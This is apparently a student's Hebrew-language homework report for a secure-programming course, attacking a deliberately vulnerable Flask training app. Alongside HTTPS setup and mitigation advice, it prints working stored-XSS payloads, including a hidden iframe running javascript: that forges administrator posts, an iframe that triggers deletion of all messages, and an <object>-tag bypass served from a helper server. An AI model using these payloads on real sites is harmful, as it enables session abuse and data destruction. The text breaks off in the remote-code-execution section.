

תכנות בטוח – מטלה 3 – חולשות Web

שלומי בן-שושן

כללי

בדו"ח זה אתאר את הפתרון שלי לתרגיל בנושא חולשות Web.

סעיף א'

הוסיפו certificate לאתר על-מנת שיעבוד מעל HTTPS. אין חובה ש-Chrome יראה שה-certificate בטוח, אך במידה והוא מראה שה-certificate לא בטוח, יש לציין למה וכיצד הייתם פותרים את זה.

פתרון

תחילה, נריץ את השרת כמו שהוא מתקבל לאחר התקנה, באמצעות הפקודה:

```
$ python -m XSSApp
```

השרת יעלה ב-URL: <http://172.21.64.72:5000/>, כאשר כתובת ה-IP עשויה להשתנות. נרצה לגרום לשרת לעבוד מעל HTTPS במקום מעל HTTP, ולשם כך עלינו להוסיף לו תעודה דיגיטלית (או certificate). ישנן שיטות רבות להוספת תעודה לאתר, אך אציג שתי שיטות להוספה באמצעות OpenSSL. האחת לייצור תעודה עם תחילת ריצת השרת ושימוש בה ("adhoc"), והשנייה לייצור תעודה לפני ריצת השרת ושימוש בה עם עלייתו.

מכיוון שהשרת ממומש ב-Python, נתקין את הספרייה pyopenssl באמצעות הפקודה:


```
$ pip install pyopenssl
```

לאחר מכן, נוכל לגרום לשרת לייצר תעודה ולהשתמש בה ע"י שינוי מזערי בקוד השרת, בקובץ app.py. נביט בפונקציה start_app() בקובץ app.py אשר מתחילה את ריצת השרת.

```
256 def start_app():
257     secret_key = generate_random_key()
258     app.logger.setLevel(logging.INFO)
259     app.logger.info("App secret key: %s", base64.b64encode(secret_key))
260     app.secret_key = secret_key
261     app.config["SESSION_COOKIE_HTTPONLY"] = False
262
263     app.run(host="0.0.0.0")
```


כדי לגרום לשרת לייצר תעודת דיגיטלית עם תחילת ריצתו ולהשתמש בה, נוסיף לקריאה לפונקציה run() את הקלט: ssl_context='adhoc' באופן הבא:

```
256 def start_app():
257     secret_key = generate_random_key()
258     app.logger.setLevel(logging.INFO)
259     app.logger.info("App secret key: %s", base64.b64encode(secret_key))
260     app.secret_key = secret_key
261     app.config["SESSION_COOKIE_HTTPONLY"] = False
262
263     app.run(host="0.0.0.0", ssl_context='adhoc')
```



לאחר מכן, נוכל להריץ את השרת כמו קודם והוא יעלה ב-URL: <https://172.21.64.72:5000>.

הבעיה בשיטה זו היא שדפדפנים מודרניים כדוגמת Chrome מזהים שהתעודה לא נוצרה ע"י CA מהימן, ולכן מציגים את האזהרה הבאה:



בכדי לגשת לאתר יש ללחוץ "Advanced" ואז "Proceed to 172.21.64.72 (unsafe)".

כדי שההודעה הזו לא תופיע, יש להשתמש בתעודה דיגיטלית שחתומה ע"י CA מוסמך, שהוא Root CA שרשום ברשימת ה-Trusted CAs של הדפדפן (למשל ב-CRLSets של Chrome), או Intermediate CA שהוסמך ע"י Root CA או Intermediate CA אחר לפי שיטת Chain-of-Trust. לחלופין, המשתמש יכול להוסיף לדפדפן תעודה באופן ידני ובכך לבקש מהדפדפן לאשר אותה כתעודה חוקית (כל עוד היא בתוקף). במצב זה, הסיכון באחריות המשתמש.

אם כן, נציג שיטה נוספת ליצירת תעודה דיגיטלית כך שניתן יהיה להגדיר אותה בדפדפן כחוקית באופן ידני. לשם כך, נתקין את הכלי OpenSSL (הכללי, לא ה-package של Python) באמצעות הפקודה:

```
$ sudo apt install openssl
```

לאחר מכן, נוכל ליצור תעודה דיגיטלית חתומה-עצמית באמצעות הפקודה:

```
$ openssl req -x509 -newkey rsa:4096 -nodes -out cert.pem -keyout key.pem -days 365
```

הפקודה יוצרת תעודה חדשה ושומרת אותה כקובץ בשם cert.pem, וכן מפתח פרטי מתאים עבורה ושומרת אותו כקובץ בשם key.pem. הפקודה מגדירה הצפנת RSA של 4096 ביטים ותוקף ל-365 ימים.

לאחר אישור הפקודה, נשאל מספר שאלות ע"י ה-OpenSSL ונענה עליהן באופן הבא:

```
Country Name (2 letter code) [AU]:IL
State or Province Name (full name) [Some-State]:Israel
Locality Name (eg, city) []:Ramat Gan
Organization Name (eg, company) [Internet Widgits Pty Ltd]:BIU
Organizational Unit Name (eg, section) []:CS
Common Name (e.g. server FQDN or YOUR name) []:localhost
Email Address []:test@domain.com
```

כעת, נצטרך לשנות את קוד השרת כך שישתמש בתעודה ובמפתח שלה (בקבצים cert.pem ו-key.perm) במקום בתעודת adhoc ממקודם. נעשה זאת ע"י שינוי הקלט של הפונקציה run() באופן הבא:

```
256 def start_app():
257     secret_key = generate_random_key()
258     app.logger.setLevel(logging.INFO)
259     app.logger.info("App secret key: %s", base64.b64encode(secret_key))
260     app.secret_key = secret_key
261     app.config["SESSION_COOKIE_HTTPONLY"] = False
262
263     app.run(host="0.0.0.0", ssl_context=('cert.pem', 'key.pem'))
```

לאחר מכן, נצטרך לשנות להגדיר לדפדפן להכיר בתעודה זו ע"י טעינת הקובץ cert.pem. עבור הדפדפן Chrome סדר הפעולות הוא כדלהלן:

Settings > Privacy and Security > Security > Manage Certificates > Import > Next > Browse and choose the file cert.pem > Next > Next > Next > Ok > Close.

בשלב זה, ניתן יהיה להריץ את השרת ולגשת אליו ב-URL: <https://172.21.64.72:5000> מבלי לקבל את האזהרה שהוצגה לעיל.

עם זאת, בתרחיש מציאותי סביר לא מצופה מהלקוחות להתאים את הדפדפן לאתר, ולכן יש צורך להשתמש בתעודות דיגיטליות שנוצרות ע"י שירותי CA מוכרים שלרוב גובים על כך תשלום.

לפיכך, כדי שהאתר יעבוד מעל HTTPS עבור כל לקוח שנכנס לאתר, ללא אזהרות מיותרות, יש להשתמש בתעודה דיגיטלית מאושרת לפי Chain-of-Trust. עם זאת, לצורך התרגיל די בשימוש בתעודת adhoc.

מקור הפתרון: <https://blog.miguelgrinberg.com/post/running-your-flask-application-over-https>

סעיף ב'

נצלו חולשת XSS באתר לפרסום הודעה בתור משתמש חזק, ולמחיקת כל ההודעות באתר.

פתרון

לאחר סעיף א', האתר עלה ב-URL: <https://172.21.64.72:5000>. נכנס אליו ויוצג ה-form הבא:

צרו קשר

יש לכם שאלות? אנחנו כאן לעזרה!
אתה מחובר כמשתמש חליש!

First Name

Mail Address

Subject

Phone Number

Message

מניסוי וטעיה ניתן לגלות שבאמצעות ה-form לעיל ניתן לפרסם הודעות באתר בשם משתמש חלש (weak), ושה-form כופה על המשתמש פורמט קלט מתאים עבור כל שדה. למשל, בשדה Phone Number יש להכניס מספרים, ובשדה Mail Address יש להכניס מחרוזת בפורמט של מייל תקין.

נרצה לבצע תקיפת XSS ונתחיל מניסיונות נאיביים במטרה ללמוד את האתר. נמלא את שדות ה-form כאשר ב-textarea של ה-Message ננסה לייצר תקיפה.

ניסיונות תקיפה נאיביים:

1. ניסיון: `<script>alert('XSS')</script>`

תוצאה: הוצגה שגיאה "message contains scripts!"

מסקנות: האתר מזהה את התגית `<script>`. צריך למצוא שיטה מתוחכמת יותר.

2. ניסיון: `<scri<script>pt>alert('XSS')</scri<script>pt>`

תוצאה: פורסמה הודעה עם התוכן `pt>alert('XSS')pt`.

מסקנות: האתר מפעיל סניטיזציה באיזושהי רמה.

3. ניסיון: `<iframe src="fakePath" onerror="javascript:alert('XSS');"></iframe>`

תוצאה: הוצגה שגיאה "An on attribute was detected!"

מסקנות: האתר מזהה תכונות on, צריך למצוא דרך אחרת להרצת סקריפטים.

4. ניסיון: `<iframe src="javascript:alert('XSS');"></iframe>`

תוצאה: הדף נטען והוצגה ההודעה "XSS!"

מסקנות: המקור של משאב שיש לטעון באתר יכול להיות קוד JavaScript!

כעת, נרצה לכתוב קוד JavaScript שיגרום למשתמש administrator לפרסם הודעה כרצונו באתר, ולהשתמש בקוד זה במקום הקריאה ל-`alert()`. הבעיה היא שכל קוד שנכתוב ירוץ בהרשאות משתמש חלש, ולכן גם אם נצליח לייצר form עבור הודעה חדשה, הוא יישלח לשרת שיזהה שלא מדובר ב-session של administrator, ולכן לא יפרסם את ההודעה בשם משתמש חזק.

כדי להתמודד עם הבעיה, נשתמש ב-Stored XSS. נזריק לאתר קוד שירוך בכל פעם שמשתמש כלשהו ניגש לאתר, ותחת ההנחה שמשתמשי administrator מתחברים מעת לעת לאתר, הקוד ירוץ בהרשאות שלהם כשיתחברו. אם כן, נרצה שהתקיפה תתבצע רק כאשר administrator מתחבר, ופעם אחת בלבד.

נתאר את ביצוע התקיפה:

1. קוד התקיפה יוזרק בתכונה src של iframe שניצור בגוף ההודעה.

2. נרצה שה-iframe לא ייראה לעין האנושית, ולכן נגדיר בו את התכונה:

```
style="display: none;"
```

3. לאחר מכן, נכתוב את התכונה `src="javascript:X"` ונחליף את X בקוד JavaScript זדוני.

4. ניגש ל-DOM של ההורה של המסמך באמצעות:

```
const d = window.parent.document;
```

כעת באמצעות המשתנה d נוכל לגשת לכל מיני elements בדף ה-HTML.

5. כדי שהקוד ירוץ רק כאשר משתמש administrator מחובר, נשתמש בקוד הבא:

```
var tags = d.getElementsByTagName('p');
var isAdmin = true;
for (const t of tags) {
  if (t.innerHTML === 'אתה מחובר כמשתמש חלש') { isAdmin = false; }
}
if (isAdmin) {...};
```

הקוד בודק האם קיימת בדף תגית של פסקה שהתוכן שלה הוא "אתה מחובר כמשתמש חלש!". אם אין כזו תגית, אזי שהמשתמש המחובר הוא חזק, ובמקרה זה נריץ את הקוד בסעיף בשלב הבא. נציין ששיטה זו אפשרית רק תחת ההנחה שהאתר משתמש בתגית כזו. במידה ואין, ניתן לחפש element אחר באתר שמעיד על כך שהמשתמש המחובר הוא חזק או חלש.

6. בשלב זה, נממש מנגנון שיגרום להודעה להתפרסם בדיוק פעם אחת. הקוד יבדוק האם כבר פורסמה הודעה בדף ממשהו שהמייל שלו הוא attacker@xss.com. במידה וכן, הקוד יסיים את ריצתו. במידה ולא, הקוד ימשיך לשלב הבא. במידה והתוקף מעוניין לפרסם עוד הודעה בשם משתמש חזק, יהיה עליו להחליף את כתובת המייל ב-form של התקיפה.

```
var headers3 = d.getElementsByTagName('h3');
var wasPublished = false;
for (const h3 of headers3) {
  if (h3.innerHTML === 'Mail: attacker@xss.com') {
    wasPublished = true;
  }
}
if (!wasPublished) {...};
```

7. אם הקוד הגיע לשלב זה, אזי ניתן להניח שהוא רץ תחת משתמש administrator וההודעה הזדונית טרם פורסמה. לכן, הקוד ייצור form חדש באופן הבא:

```
d.getElementsByName('name')[0].value = 'Attacker';
d.getElementsByName('email')[0].value = 'attacker@xss.com';
d.getElementsByName('subject')[0].value = 'Attacking';
d.getElementsByName('phone_number')[0].value = '052911911';
d.getElementsByName('message')[0].value = 'Lorem ipsum dolor sit amet, consectetur adipiscing elit. Suspendisse sodales pellentesque neque, gravida semper turpis hendrerit in. Interdum et malesuada fames ac ante ipsum primis in faucibus. Vestibulum sit amet leo eu justo fermentum malesuada. Mauris condimentum metus mi, ut bibendum orci pellentesque et. Cras fermentum purus eu enim rutrum gravida. Vivamus varius maximus enim. Ut dapibus at dolor ac pretium. Curabitur vel justo nisl. Duis ac iaculis metus. Curabitur a facilisis neque. Vestibulum bibendum dignissim quam, vel dictum ipsum gravida eget. Phasellus quis maximus purus. Nam semper aliquam velit. Duis quis nisi at turpis viverra dignissim.';
```

8. לסיום, הקוד יגיש את הטופס בשם המשתמש החזק:

```
d.getElementsByName('contact-form')[0].submit();
```

כעת נציג את תוכן ההודעה הזדונית כולו :

```
<iframe style="display: none;" src="javascript:
const d = window.parent.document;
var tags = d.getElementsByTagName('p');
var isAdmin = true;
for (const t of tags) {
  if (t.innerHTML === 'אתה מחובר כמשתמש חלש') {
    isAdmin = false;
  }
}
if (isAdmin) {
  var headers3 = d.getElementsByTagName('h3');
  var wasPublished = false;
  for (const h3 of headers3) {
    if (h3.innerHTML === 'Mail: attacker@xss.com') {
      wasPublished = 1;
    }
  }
  if (!wasPublished) {
    d.getElementsByName('name')[0].value = 'Attacker';
    d.getElementsByName('email')[0].value = 'attacker@xss.com';
    d.getElementsByName('subject')[0].value = 'Attacking';
    d.getElementsByName('phone_number')[0].value = '052911911';
    d.getElementsByName('message')[0].value = 'Lorem ipsum dolor sit amet, consectetur
    adipiscing elit. Suspendisse sodales pellentesque neque, gravida semper turpis
    hendrerit in. Interdum et malesuada fames ac ante ipsum primis in faucibus. Vestibulum
    sit amet leo eu justo fermentum malesuada. Mauris condimentum metus mi, ut bibendum
    orci pellentesque et. Cras fermentum purus eu enim rutrum gravida. Vivamus varius
    maximus enim. Ut dapibus at dolor ac pretium. Curabitur vel justo nisl. Duis ac
    iaculis metus. Curabitur a facilisis neque. Vestibulum bibendum dignissim quam, vel
    dictum ipsum gravida eget. Phasellus quis maximus purus. Nam semper aliquam velit.
    Duis quis nisi at turpis viverra dignissim.';
    d.getElementsByName('contact-form')[0].submit();
  }
}
}"></iframe>
Just an ordinary legitimate message :)
```

נזין את פרטים של הודעה לכאורה-לגיטימית באתר :

<input type="text" value="Avi"/>	<input type="text" value="avi@gmail.com"/>
First Name	Mail Address
<input type="text" value="A legitimate message"/>	
Subject	
<input type="text" value="0501234567"/>	
Phone Number	
<div>facilisis neque. Vestibulum bibendum dignissim quam, vel dictum ipsum gravida eget. Phasellus quis maximus purus. Nam semper aliquam velit. Duis quis nisi at turpis viverra dignissim.';</div> <div>d.getElementsByName("contact-form")[0].submit();</div> <div>}</div> <div>}"></iframe></div> <div>Just an ordinary legitimate message :)</div> <div>Message</div> <div>Submit</div>	

נלחץ "Submit" ונראה שעל פניו לא קרה יותר מידי באתר. ההודעה של Avi פורסמה תחת משתמש חלש :

Messages
Name: Avi (Weak)
Phone: 0501234567
Mail: avi@gmail.com
Subject: A legitimate message
Message: Just an ordinary legitimate message :)

עם זאת, הקוד הוזרק לאתר וברגע שמשתמש חזק יתחבר, ההודעה הזדונית תתפרסם בשמו.

נבצע סימולציה של התחברות משתמש חזק לאתר באמצעות הסיסמה שניתנה בתרגיל ופנייה ל-URL :

<http://172.21.64.72:5000/login?password=c90fcd9b2c5b3000299db8c12c3d2157>

ובאופן מידי תוצג ההודעה הזדונית בשם משתמש חזק :

Messages
Name: Avi (Weak)
Phone: 0501234567
Mail: avi@gmail.com
Subject: A legitimate message
Message: Just an ordinary legitimate message :)

Name: Attacker (Administrator)
Phone: 052911911
Mail: attacker@xss.com
Subject: Attacking
Message: Lorem ipsum dolor sit amet, consectetur adipiscing elit. Suspendisse sodales pellentesque neque, gravida semper turpis hendrerit in. Interdum et malesuada fames ac ante ipsum primis in faucibus. Vestibulum sit amet leo eu justo fermentum malesuada. Mauris condimentum metus mi, ut bibendum orci pellentesque et. Cras fermentum purus eu enim rutrum gravida. Vivamus varius maximus enim. Ut dapibus at dolor ac pretium. Curabitur vel justo nisl. Duis ac iaculis metus. Curabitur a facilisis neque. Vestibulum bibendum dignissim quam, vel dictum ipsum gravida eget. Phasellus quis maximus purus. Nam semper aliquam velit. Duis quis nisi at turpis viverra dignissim.

הסבר : ברגע שהמשתמש החזק התחבר לאתר, כל ה-elements בדף ה-HTML נטענים אצלו בדפדפן, לרבות ה-iframe הנסתר שיצר המשתמש החלש Avi בהודעה שלו. ה-iframe נטען מהמקור המצוין בתכונה src אליה מוזרק קוד ה-JavaScript. הקוד בודק האם המשתמש המחובר הוא חזק והאם פורסמה כבר ההודעה של התוקף. מכיוון שהמשתמש המחובר הוא חזק, וטרם פורסמה הודעת התוקף, הוא ממשיך לשלב יצירת ה-form עבור ההודעה הזדונית, ומבצע submit לאותו form בשם המשתמש המחובר שהוא חזק. כך עם התחברות המשתמש החזק לאתר ההודעה המזויפת מתפרסמת בו, מבלי שהמשתמש החזק פרסם אותה.

כעת, כדי להשלים את פתרון הסעיף, עלינו לגרום למחיקה של כל ההודעות באתר. ממעבר על קוד המקור של השרת, ניתן לגלות שבקריאת REST לנתיב /drop_all_messages נקראת בשרת הפונקציה שמבצעת את הפעולה הרצויה אם המשתמש המבקש הוא administrator. הבדיקה נעשית ע"י בדיקת הדגל is_admin ב-session. אם הוא קיים וערכו True, אז מבוצעת הפקודה message.clear().

```
158 @app.route("/drop_all_messages")
159 def drop_all_messages():
160     if is_administrator_logged_in():
161         messages.clear()
162         return flask.redirect('/')

```

ננסה לגשת בצורה נאיבית ל-URL: https://172.21.64.72:5000/drop_all_messages, וכמצופה הדף נטען מחדש עם כל ההודעות, כלומר אף הודעה לא נמחקה.

עם זאת, כבר גילינו שכאשר מנסים לטעון משאב כמו iframe ממקור כלשהו (למשל קוד JavaScript), הטעינה מתבצעת תחת ההרשאות של המשתמש המחובר, ואם המשתמש הזה הוא administrator, אז ההרשאות תהיינה בהתאם. לכן, נשתמש בשיטה דומה.

נמלא את ה-form בצורה לכאורה לגיטימית, רק שבתוכן ההודעה נכתוב:

```
<iframe style="display: none;" src="https://172.21.64.72:5000/drop_all_messages"></iframe>
This message is definitely not malicious :)
```

להלן מילוי ה-form:

<input type="text" value="Moshe"/>	<input type="text" value="moshe@live.biu.ac.il"/>
First Name	Mail Address
<input type="text" value="A completely legitimate massage"/>	
Subject	
<input type="text" value="0549876543"/>	
Phone Number	
<div><iframe style="display: none;" src="https://172.21.64.72:5000/drop_all_messages"></iframe> This message is definitely not malicious :)</div>	
Message	
<input type="submit" value="Submit"/>	

נלחץ "Submit" ובאופן דומה תתפרסם הודעה לכאורה לגיטימית:

Name: Moshe (Weak)
Phone: 0549876543
Mail: moshe@live.biu.ac.il
Subject: A completely legitimate massage
Message: This message is definitely not malicious :)

נבצע סימולציה של התחברות של משתמש חזק באמצעות הגישה ל-URL:

<https://172.21.64.72:5000/login?password=c90fcd9b2c5b3000299db8c12c3d2157>

ופקודת המחיקה תצא לפועל. מכיוון שהמחיקה מתבצעת לאחר טעינת הדף, המשתמש החזק יראה תחילה את כל ההודעות, כאילו לא נמחקו הודעות כלל. עם זאת, הפקודה כבר הופעלה, ולכן ברגע שירענן את הדף, או שיתחבר משתמש אחר למערכת, הם יראו שאין הודעות באתר – כולן נמחקו.

נשים לב שבתקיפה זו אין צורך להשתמש במנגנון שמוודא שהיא נעשית רק פעם אחת, שכן ברגע שכל ההודעות נמחקות, נמחקת גם ההודעה היוזמת שמכילה את ה-iframe הנסתר שגורם למשתמש החזק לגשת ל-URL שגורם למחיקה.

סעיף ג'

הסבירו באופן מפורט כיצד מוודאים שההודעה החזקה שפרסמתם בסעיף קודם, תתפרסם פעם אחת בדיוק. שימו לב – לא ניתן להניח שום הנחות לא טריוויאליות, אבל מספיק להסביר את האופן בו הייתם מממשים את הסעיף. לא צריך לממש אותו.

פתרון

התשובה לסעיף זה ניתנה כחלק מההסבר של שלבי הפתרון בסעיף הקודם. בשלב 6 בתיאור ביצוע התקיפה תואר מימוש של מנגנון שגורם להודעה להתפרסם בדיוק פעם אחת. הקוד בודק אם כבר פורסמה הודעה בדף ממישהו שהמייל שלו הוא attacker@xss.com. במידה וכן, הקוד מסיים את ריצתו. במידה ולא, הקוד ממשיך לשלב מימוש התקיפה – יצירת הודעה ופרסומה בשם משתמש חזק. במידה והתוקף מעוניין לפרסם עוד הודעה בשם משתמש חזק, יהיה עליו להחליף את כתובת המייל ב-form של התקיפה.

להלן מימוש המנגנון ב-JavaScript:

```
var headers3 = d.getElementsByTagName('h3');
var wasPublished = false;
for (const h3 of headers3) {
  if (h3.innerHTML === 'Mail: attacker@xss.com') {
    wasPublished = true;
  }
}
if (!wasPublished) {...};
```

נתבונן בתרחישים הבאים האפשריים לאחר מימוש התקיפה:

1. מכיוון שכבר קיימת באתר הודעה ממשתמש שמייל שלו הוא attacker@xss.com, לא תתפרסם עוד הודעה מזויפת (לכאורה של משתמש חזק) כמשתמש חזק יתחבר שוב.
2. אם המנהל (משתמש חזק) מחליט למחוק את ההודעה של המשתמש החלש שכוללת את ה-iframe שיוזם את התקיפה (כלומר, "ההודעה היוזמת"), אז ההודעה המזויפת תישאר באתר.
3. אם המנהל מחליט למחוק את כל ההודעות באתר, תימחק גם ההודעה היוזמת ולכן ההודעה המזויפת לא תתפרסם שוב.
4. אם המנהל מחליט למחוק את ההודעה המזויפת, אז הקוד בהודעה היוזמת יזהה שאין באתר הודעה ממשתמש שהמייל שלו הוא attacker@xss.com, ולכן יפרסם שוב את ההודעה המזויפת. בכדי למנוע מצב כזה, אפשר להגדיר בקוד התקיפה (בחלק של ה-JavaScript) שברגע לפני שההודעה המזויפת מתפרסמת (רגע לפני הקריאה לפונקציה `submit()` בשלב 8), הקוד ישנה את ה-value של תוכן ההודעה היוזמת לאותו value, רק בלי ה-iframe. כך הקוד יסיר מהאתר את ה-iframe שיוזם את התקיפה רגע לפני שהוא גורם לפרסום ההודעה המזויפת, מה שימנע פרסום נוסף של ההודעה המזויפת.

סעיף ד'

נסו להריץ קוד על-ידי שימוש בתגית <object> תקנית של HTML. הסבירו מדוע הפעולה צפויה להיכשל. במידה והפעולה מצליחה, צרפו את הפתרון ונסו להבין מדוע ציפינו שהפתרון ייכשל.

פתרון

התגית <object> מאפשרת לטעון משאב חיצוני כמו דף HTML, תמונה, נגן וידאו או כל plug-in אחר. לתגית זו יש attribute ייחודית בשם data שמקבלת קישור או נתיב לאותו משאב חיצוני. ננסה להשתמש בתגית זו, ובפרט בתכונה data, במטרה להריץ קוד JavaScript. נמלא את ה-form כמו בסעיף ב', כאשר תוכן ההודעה יהיה:


```
<object data="javascript:alert('Executed from <object>');"></object>
```

לאחר שליחת ה-form נגלה שההודעה מתפרסמת אבל ההתראה מוצגת. כלומר הקוד לא מורץ, למרות שאין בו טעות syntax לפי האתר:

https://cheatsheetseries.owasp.org/cheatsheets/XSS_Filter_Evasion_Cheat_Sheet.html

נשים לב שהאתר לא הציג שגיאה כלשהי, ושימוש דומה בתגית <iframe> דווקא מאפשר להריץ קוד. כמו כן, התגית <object> נועדה בין היתר לאפשר הטמעה של משאבים שונים בדף אינטרנטי בו נאסרו השימושים בתגיות או <iframe>. לפיכך, ייתכן שמדובר במדיניות כלשהי של הדפדפן Chrome בו השתמשתי לפתרון התרגיל, אשר מונעת את הרצת הקוד.

ננסה להריץ את התקיפה מדפדפן אחר – Mozilla Firefox – התוצאה תהיה:



כלומר, הקוד הורץ מהתגית object בדפדפן Firefox. הסיבה לכך היא שמדיניות האבטחה של Firefox שונה משל Chrome. בעוד ש-Firefox מאפשר שימוש בתגית <object> להרצת JavaScript, הדפדפן Chrome מונע זאת מתוך תפיסה לפיה <object> נועדה לטעינת משאב ממקור חיצוני, נניח סרטון מאתר YouTube.com, כאשר אסור להריץ באתר JavaScript.

אם כן, ננסה שיטה אחרת. ננסה להשתמש בתגית כדי לטעון משאב אינטרנטי לגיטימי – תמונה כלשהי. נמלא את הטופס באתר ובתוכן ההודעה נכתוב:

```
<object width="600" height="400" data="https://upload.wikimedia.org/wikipedia/commons/1/1e/F-22_Raptor_edit1_%28cropped%29.jpg"></object>
```

כלומר, נייצר אובייקט ברוחב 600 ובגובה 400 כאשר ה-data המוזן הוא תמונה כלשהי מאתר ויקיפדיה.

התוצאה:

Name: Haim (Weak)

Phone: 0549110911

Mail: haim@gmail.com

Subject: Lovely jet



המסקנה המיידית היא שהאתר לא חוסם את השימוש בתגית. המסקנה השנייה היא שאם נצליח להחליף את המקור שניתן ב-data למקור שמחזיר scriptlet כמו `<script>someCode</script>`, ייתכן שנצליח להריץ קוד JavaScript באמצעות התגית `<object>`.

לשם כך נממש שרת פשוט ב-Python/Flask שברגע שפונים אליו הוא מחזיר מחרוזת HTML ו-JavaScript. להלן קוד המקור של השרת `html_sender.py` (הקובץ מצורף לפתרון התרגיל):

```
4  from flask import Flask
5
6  app = Flask(__name__)
7
8  @ app.route('/')
9  def index():
10     return '<script>alert(\'Executed from <object>\')
```


השימוש ב-Flask נועד ליישר קו עם השרת הנתון בתרגיל לטובת נוחות הבדיקה. ניתן לראות שמדובר בשרת פשוט ביותר שנגיש דרך ה-URL: <http://127.0.0.1:8080/>, וברגע שפונים אליו מיד מחזיר מחרוזת שמכילה את התגית `<script>` עם הקוד JavaScript בתוכה. המחרוזת מתפרשת ע"י הדפדפן כדף HTML שכולל קטע קוד JavaScript (שלא נחסם בסניטזציה הבסיסית של האתר) שמציג התראה עם הכיתוב `"Executed from <object>"`.

אם כן, נעלה את השרת במקביל לשרת האתר, ונמלא את ה-form באתר עם תוכן ההודעה הבא:

```
<object width="0" height="0" style="opacity: 0;" data="http://127.0.0.1:8080/"></object>  
Another legitimate message :D
```

התכונות width="0" height="0" style="opacity: 0;" נועדו להסתיר את התגית.

נשלח את הטופס, והתוצאה תהיה פרסום של הודעה והצגה של ההתראה:



כלומר, קוד ה-JavaScript (הפונקציה alert() בפרט), הורץ בהצלחה על-ידי שימוש בתגית <object>. בטעינת העמוד נטענה גם התגית <object> שניגשה למשאב חיצוני ב-<http://127.0.0.1:8080/> שהחזיר את התגית <script> של HTML שבתוכה קריאה לפונקציה alert() של JavaScript. חשוב לציין שאמנם התגית <object> יזמה את הרצת הקוד, אך בפועל הורץ ע"י השרת html_sender.py.

סעיף ה'

ספקו ארבע דרכים לשיפור בטיחות האתר, והסבירו בקצרה כל אחת מהדרכים.

פתרון

1. שימוש ב-CSP – באמצעות CSP ניתן להגדיר שסקריפטים (ועוד משאבים) ירוצו רק ממקורות מוכרים.
2. שימוש ב-Markdown – אם הקלט השדות באתר הוא רק טקסט, ניתן להסתפק ב-MD במקום HTML.
3. שימוש ב-WAF – WAF מאפשרת לסנן תשדורת HTTP אל יישום אינטרנט וממנו ובכך למנוע תקיפות.
4. ייצוג תווי קלט טקסט באמצעות תווים חסרי משמעות סינטקסית – למשל: < ו- > במקום < ו- >.

סעיף ו'

הסבירו כיצד הייתם מבצעים את התקיפה של סעיף ב' אם ה-key session היה מוגדר כ-HTTPOnly.

פתרון

התקיפה המתוארת בסעיף ב' עובדת גם כאשר ה-key session מוגדר כ-HTTPOnly. נשנה את השרת כך שה-key session שלו יוגדר כ-HTTPOnly ע"י השמת True ב-app.config, בערך של המפתח "SESSION_COOKIE_HTTPONLY".

להלן צילום מסך :

```
256 def start_app():
257     secret_key = generate_random_key()
258     app.logger.setLevel(logging.INFO)
259     app.logger.info("App secret key: %s", base64.b64encode(secret_key))
260     app.secret_key = secret_key
261     app.config["SESSION_COOKIE_HTTPONLY"] = True
262
263     app.run(host="0.0.0.0", ssl_context=('cert.pem', 'key.pem'))
```

נעלה את השרת מחדש, נריץ את התקיפה מסעיף ב' שוב, ונקבל תוצאה דומה.

סעיף ז'

הסבירו את המושגים LFI ו-RFI.

פתרון

File Inclusion היא חולשה באפליקציות web שנכתבו בצורה גרועה, שמאפשרת לתוקף לשלוח קלט לקבצים או להעלות קבצים לשרת. ישנם שני סוגים של חולשה זו:

1. LFI – Local File Inclusion – חולשה שמאפשרת לתוקף לקרוא קבצים בשרת הקורבן ואף להריץ אותם. במידה והשרת פועל עם הרשאות חזקות, התוקף יכול להשתמש בו כדי להשיג גישה למידע רגיש או סודי.

2. RFI – Remote File Inclusion – חולשה שמאפשרת לתוקף לא רק להסתמך על קבצים שכבר נמצאים בצד השרת, אלא גם להריץ קוד ממכונה מרוחקת (נניח של התוקף). חולשת RFI קלה יותר לניצול כי היא מאפשרת לתוקף לכתוב את קוד התקיפה בהתאם למטרתו, אך בפועל פחות נפוצה.

סעיף ח'

הריצו קוד על השרת.

פתרון

לצורך פתרון סעיף זה נשתמש במה שלמדנו בסעיף הקודם. ננסה למצוא חולשות File Inclusion באתר. ממעבר על קוד המקור של שרת האתר ניתן למצוא בקובץ app.py שלוש פונקציות שמאפשרות להעלות לאתר קבצים ולהריץ אותם.

נשתמש בשיטת תקיפה דומה לזו בסעיף ב'. נמלא את ה-form באתר כאשר בתור הודעה נוזין קלט שיכלול שני iframes:

